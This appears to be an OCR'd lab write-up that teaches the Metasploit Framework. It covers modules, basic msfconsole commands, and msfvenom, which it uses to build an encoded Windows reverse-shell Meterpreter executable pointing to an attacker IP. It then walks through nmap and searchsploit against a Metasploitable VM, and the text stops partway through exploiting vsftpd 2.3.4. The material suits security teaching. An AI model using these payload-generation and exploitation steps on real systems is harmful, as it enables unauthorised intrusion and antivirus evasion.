
Task name :- Metasploit Framework (MSF)

The Metasploit Framework (MSF) is a free, open-source tool that helps security professionals identify and exploit vulnerabilities in systems and
network.
MSF is a penetration testing platform that allows users to write, test, and execute exploit code.
It includes a suite of tools for identifying vulnerabilities, carrying out attacks, and evading detection.
Widely reputed as the most used penetration testing framework, Metasploit helps security teams identify and verify vulnerabilities, improve security awareness and manages security situations.
MSF is written in Ruby and supports multiple platforms, including Windows, Linux, and macOS.
MSF can be used for vulnerability assessments, exploit development, social engineering campaigns, and more.




METASPLOIT MODULES

Metasploit provides you with modules for:

- **Exploits:** Tool used to take advantage of system weaknesses
- **Payloads:** Sets of malicious code
- **Auxiliary functions:** Supplementary tools and commands
- **Encoders:** Used to convert code or information
- **Listeners:** Malicious software that hides in order to gain access
- **Shellcode:** Code that is programmed to activate once inside the target
- **Post-exploitation code:** Helps test deeper penetration once inside
- **Nops:** An instruction to keep the payload from crashing


Exploit modules :- It allow testers to target a specific, known vulnerability. Metasploit has a large number of exploit modules, including buffer overflow and SQL injection exploits. Each module has a malicious payload testers can execute against target systems.
Auxiliary modules :- It allow testers to perform additional actions required during a penetration test which are not related to directly exploiting vulnerabilities. For example, fuzzing, scanning, and denial of service (DoS).
Post-exploitation modules :- It allow testers to deepen their access on a target system and connected systems. For example, application enumerators, network enumerators and hash dumps.
Payload modules :- It provide shell code that runs after the tester succeeds in penetrating a system. Payloads can be static scripts, or can use Meterpreter, an advanced payload method that lets testers write their own DLLs or create new exploit capabilities.
No Operation (NOPS) generator :- It produces random bytes that can pad buffers, with the objective of bypassing intrusion detection and prevention (IDS/IPS) systems.
Listener :- Listener is a component used to wait for incoming connections, typically from a payload that has been delivered and executed on a target machine.
Encoders :- They are used to modify payloads in such a way that they can bypass detection by security systems like antivirus (AV) software, firewalls, or intrusion detection/prevention systems (IDS/IPS).
Shellcode :- It refers to a small piece of code used to establish a shell or a reverse shell on a target machine. It is typically used as the payload in exploits, allowing an attacker to gain control over a target system after successfully exploiting a vulnerability.

Basic commands used in metasploit :-
Msfconsole :- MSFconsole is a command line interface (CLI) that allows users to access and work with the Metasploit Framework.




```
ubuntu@UbunTwo:~$ msfconsole

       =[ metasploit v5.0.84-dev-                         ]
+ -- --=[ 1996 exploits - 1089 auxiliary - 341 post       ]
+ -- --=[ 560 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]
```

Use :- The **use** command activates a particular module, and on the basis of that module, it changes the msfconsole's content .




```
msf6 > use exploit/multi/handler/
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > 
```

Set :- The **set** command is used to configure or specify options for a selected module, such as an exploit, payload, or auxiliary.




```
msf6 exploit(windows/http/zoho_password_manager_pro_xml_rpc_rce) > set rhosts 192.
168.13.123
rhosts ⇒ 192.168.13.123
```

Unset :- The **unset** command is used to remove or clear a previously set option.




```
msf6 exploit(windows/http/zoho_password_manager_pro_xml_rpc_rce) > unset rhosts 19
2.168.13.123
Unsetting rhosts ...
 Unsetting 192.168.13.123 ...
```

Search :- the **search** command is used to find modules, exploits, payloads, auxiliary modules, post-exploitation modules, encoders, and other components within the Metasploit Framework. It's a powerful tool for quickly locating specific modules based on keywords, names,or other criteria.




```
msf6 > search portscan

Matching Modules
================

   #   Name                                           Disclosure Date  Rank    C
heck   Description
   -   ----                                           ---------------  ----    -
----   -----------
   0   auxiliary/scanner/portscan/ftpbounce           .                normal  N
o      FTP Bounce Port Scanner
   1   auxiliary/scanner/natpmp/natpmp_portscan       .                normal  N
o      NAT-PMP External Port Scanner
   2   auxiliary/scanner/sap/sap_router_portscanner   .                normal  N
o      SAPRouter Port Scanner
   3   auxiliary/scanner/portscan/xmas                .                normal  N
o      TCP "XMas" Port Scanner
   4   auxiliary/scanner/portscan/ack                 .                normal  N
o      TCP ACK Firewall Scanner
   5   auxiliary/scanner/portscan/tcp                 .                normal  N
o      TCP Port Scanner
```

Show options :- the **show options** command is used to display the configurable options for the currently selected module, such as an exploit, payload, auxiliary module, or post-exploitation module




```
msf6 exploit(windows/http/zoho_password_manager_pro_xml_rpc_rce) > show options

Module options (exploit/windows/http/zoho_password_manager_pro_xml_rpc_rce):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   Proxies                      no        A proxy chain of format type:host:port[
                                          ,type:host:port][ ... ]
   RHOSTS                       yes       The target host(s), see https://docs.me
                                          tasploit.com/docs/using-metasploit/basi
                                          cs/using-metasploit.html
   RPORT       7272             yes       The target port (TCP)
   SSL         true             no        Negotiate SSL/TLS for outgoing connecti
                                          ons
   SSLCert                      no        Path to a custom SSL certificate (defau
                                          lt is randomly generated)
   TARGETURI   /                yes       Base path
   URIPATH                      no        The URI to use for this exploit (defaul
                                          t is random)
   VHOST                        no        HTTP server virtual host
```

set payload :- The **set payload** command is used to specify the payload that will be used with the currently selected exploit module




```
al   No      Generic Command Shell, Reverse TCP Inline
   74  payload/generic/ssh/interact
al   No      Interact with Established SSH Connection

msf6 exploit(unix/webapp/rconfig_install_cmd_exec) > set payload 74
payload ⇒ generic/ssh/interact
```

Show payloads :- The **show payloads** command is used to list all available payloads that are compatible with the currently selected module (such as an exploit or auxiliary module). It helps you identify the available payload options you can use when launching the module, particularly when you're choosing a payload for an exploit.




```
msf6 > show payloads

Payloads
========

   #      Name
Disclosure Date  Rank     Check  Description
   -      ----
   0      payload/aix/ppc/shell_bind_tcp
.                normal   No     AIX Command Shell, Bind TCP Inline
   1      payload/aix/ppc/shell_find_port
.                normal   No     AIX Command Shell, Find Port Inline
   2      payload/aix/ppc/shell_interact
.                normal   No     AIX execve Shell for inetd
   3      payload/aix/ppc/shell_reverse_tcp
.                normal   No     AIX Command Shell, Reverse TCP Inline
   4      payload/android/meterpreter/reverse_http
.                normal   No     Android Meterpreter, Android Reverse HTTP Stager
   5      payload/android/meterpreter/reverse_https
.                normal   No     Android Meterpreter, Android Reverse HTTPS Stage
```

Exploit or Run :- The **exploit (or run)** command is used to launch an exploit against a target machine or network. This command executes the exploit module that has been selected and configured, typically after setting the necessary parameters such as the target IP (RHOSTS), local IP (LHOST), payload type (PAYLOAD), and other options.




```
msf6 auxiliary(scanner/portscan/tcp) > exploit

[+] 172.16.150.131:       - 172.16.150.131:23 - TCP OPEN
[+] 172.16.150.131:       - 172.16.150.131:22 - TCP OPEN
[+] 172.16.150.131:       - 172.16.150.131:21 - TCP OPEN
[+] 172.16.150.131:       - 172.16.150.131:25 - TCP OPEN
[+] 172.16.150.131:       - 172.16.150.131:80 - TCP OPEN
[+] 172.16.150.131:       - 172.16.150.131:111 - TCP OPEN
[+] 172.16.150.131:       - 172.16.150.131:139 - TCP OPEN
[+] 172.16.150.131:       - 172.16.150.131:445 - TCP OPEN
[+] 172.16.150.131:       - 172.16.150.131:512 - TCP OPEN
[*] 172.16.150.131:       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Show targets :- The **show targets** command is used to list all the available targets for the currently selected exploit module. This is particularly useful when an exploit module has multiple target configurations (e.g., different operating system versions, architectures, or specific service versions). By using this command, you can identify which targets the exploit is capable of attacking and which one you should select based on the target's specifics.




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show targets

Exploit targets:
=================

    Id  Name
    --  ----
=>  0   Automatic
```

Info :- The **info** command is typically used to retrieve detailed information about a specific module, payload, or exploit. The info command in Metasploit provides a description of the selected module, including its usage, options, targets, and sometimes references to related resources.



```
msf6 exploit(linux/ssh/microfocus_obr_shrboadmin) > info

       Name: Micro Focus Operations Bridge Reporter shrboadmin default password
     Module: exploit/linux/ssh/microfocus_obr_shrboadmin
   Platform: Unix
       Arch: cmd
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2020-09-21

Provided by:
  Pedro Ribeiro <pedrib@gmail.com>

Module stability:
 crash-safe

Module reliability:
 repeatable-session

Available targets:
      Id  Name
      --  ----
  =>  0   Micro Focus Operations Bridge Reporter (Linux) versions ≤ 10.40

Check supported:
  No

Basic options:
  Name      Current Setting  Required  Description
  ----      ---------------  --------  -----------
  PASSWORD  shrboadmin       yes       Password to login with
```

Check :- The **check** command is used to test if a specific vulnerability exists on a target machine before trying to exploit it. This allows penetration testers to determine whether a system is vulnerable to a specific exploit without actually attempting to exploit it, which can be useful for reconnaissance and for minimizing potential risks.



```
msf6 exploit(multi/http/php_cgi_arg_injection) > check
[+] 172.16.150.131:80 - The target is vulnerable.
```

MSFVenom :-

Msfvenom is a **Metasploit Framework** tool used for generating payloads. It is an all-in-one tool that combines the functionality of msfpayload and msfencode (which were previously separate tools in Metasploit). The purpose of msfvenom is to create payloads (e.g., shellcodes, reverse shells, Meterpreter sessions, etc.) that can be delivered to a target system, often for the purpose of exploitation in penetration testing or security assessments.

Key Features of MSFVenom:-


Payload Generation: It can generate a variety of payloads (e.g., reverse shells, Meterpreter shells, etc.) in different formats (e.g., executable files, scripts, MS Office documents, etc.).

Encoding: It allows for payload encoding to evade antivirus detection by changing the payload's signature.

Flexibility: It supports a wide range of platforms (Windows, Linux, macOS, Android, etc.) and can generate payloads for different architectures (x86, x64, ARM, etc.).

Multi-format Output: You can generate payloads in multiple formats like .exe, .apk, .ps1, .py, .dll, .elf, .jsp, .asp, etc.

How to create Payoad using msfvenom :



```
┌──(kali㉿kaliii)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp lhost=172.16.150.130 lport=3434 -e x86/shik
ata_ga_nai -i 5 -f exe -o dell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai succeeded with size 462 (iteration=3)
x86/shikata_ga_nai succeeded with size 489 (iteration=4)
x86/shikata_ga_nai chosen with final size 489
Payload size: 489 bytes
Final size of exe file: 73802 bytes
Saved as: dell.exe
```

-p: Specifies the payload (e.g., windows/meterpreter/reverse_tcp).
lhost :- Your local IP address (the attacker's machine) that will receive the reverse shell.
lport :- The port on which the attacker will listen for incoming connections from the payload.
- i :- The -i option in MSFVenom is used to specify the number of iterations for an encoder.
-e :- The encoder you want to use
-f exe :- The format of the payload (e.g., exe, elf, apk, etc.).
> payload.exe :- Redirects the output to a file named payload.exe.


Types of payload made by msfvenom :-

MSFVenom supports a wide range of payloads, including:
Reverse Shells: The target machine connects back to the attacker's machine.
Bind Shells: The attacker connects to a port on the target machine that is listening for connections.
Meterpreter: A powerful, dynamic payload with a full set of post-exploitation features.
Shells: Simple command shells that allow basic control over the target system.
Stagers and Stages: Some payloads require a stager to set up the initial connection and a stage that contains the full payload.

MSFVenom supports various output formats for payloads. Some of the formats are :-
exe : executables for **Windows**
elf : executables for **Linux)**
apk: Android APKs
After generating a payload with MSFVenom, you typically use it in conjunction with Metasploit's console to set up listeners and exploit vulnerabilities on the target system.
How to use payload to run :-
Generate Payload: Create a reverse shell payload with MSFVenom.
Start Metasploit: Launch msfconsole.
Configure Listener: Set up a listener using **use exploit/multi/handler** and configure it with the payload type and listener options (e.g., lhost, lport).
Execute Payload: Run the payload on the target machine (e.g., through social engineering or exploiting a vulnerability).
Gain Access: Once the payload executes, a session is established, and you can interact with the target machine through Metasploit.

Practicals on metasploitble Machine using nmap and Metasploitable-framework :-

After scanning the metaploitable , these are the services running on server.




```
└──╼ $sudo nmap -sS -sV 172.16.150.131
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-07 00:29 IST
Nmap scan report for 172.16.150.131
Host is up (0.00054s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
```

Exploitation of ftp server using metasploit :-

We can search for exploits on Rapid7, Packetstorm, CVE details , github ,Searchsploit, ExploitDb ,NVD,etc .

How to search for exploits in searchsploit :-



```
[msf](Jobs:0 Agents:0) >> searchsploit vsftpd |grep 2.3.4
[*] exec: searchsploit vsftpd |grep 2.3.4

vsftpd 2.3.4 - Backdoor Command Execution                      | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)         | unix/remote/17491.rb
```

How to exploit :-

Step 1:- open msfconsole in kali or parrot

Step 2:- Search for exploits/scanner in msfconsole using service version or you can search for exploit in internet

Step 3:- After finding exploit/scanner select the exploit/scanner in msfconsole using command use exploit/scanner name

Step 4:- After using exploit use the command show options for fulfilling the information required to exploit .

Step 5:- After updating the required rhosts and all information needed to exploit ,if payload needed to exploit then select the payload using   comand show payloads and then select the payload to be used for the exploit.

Step 6:- Also you can chck the target is vulnerable or not using check command

Step 7 :- Use the command Run or Exploit to use the exploit

Here is the steps how i exploited FTP port :-


Steps :-

Search vsftpd or vsftpd 2.3.4

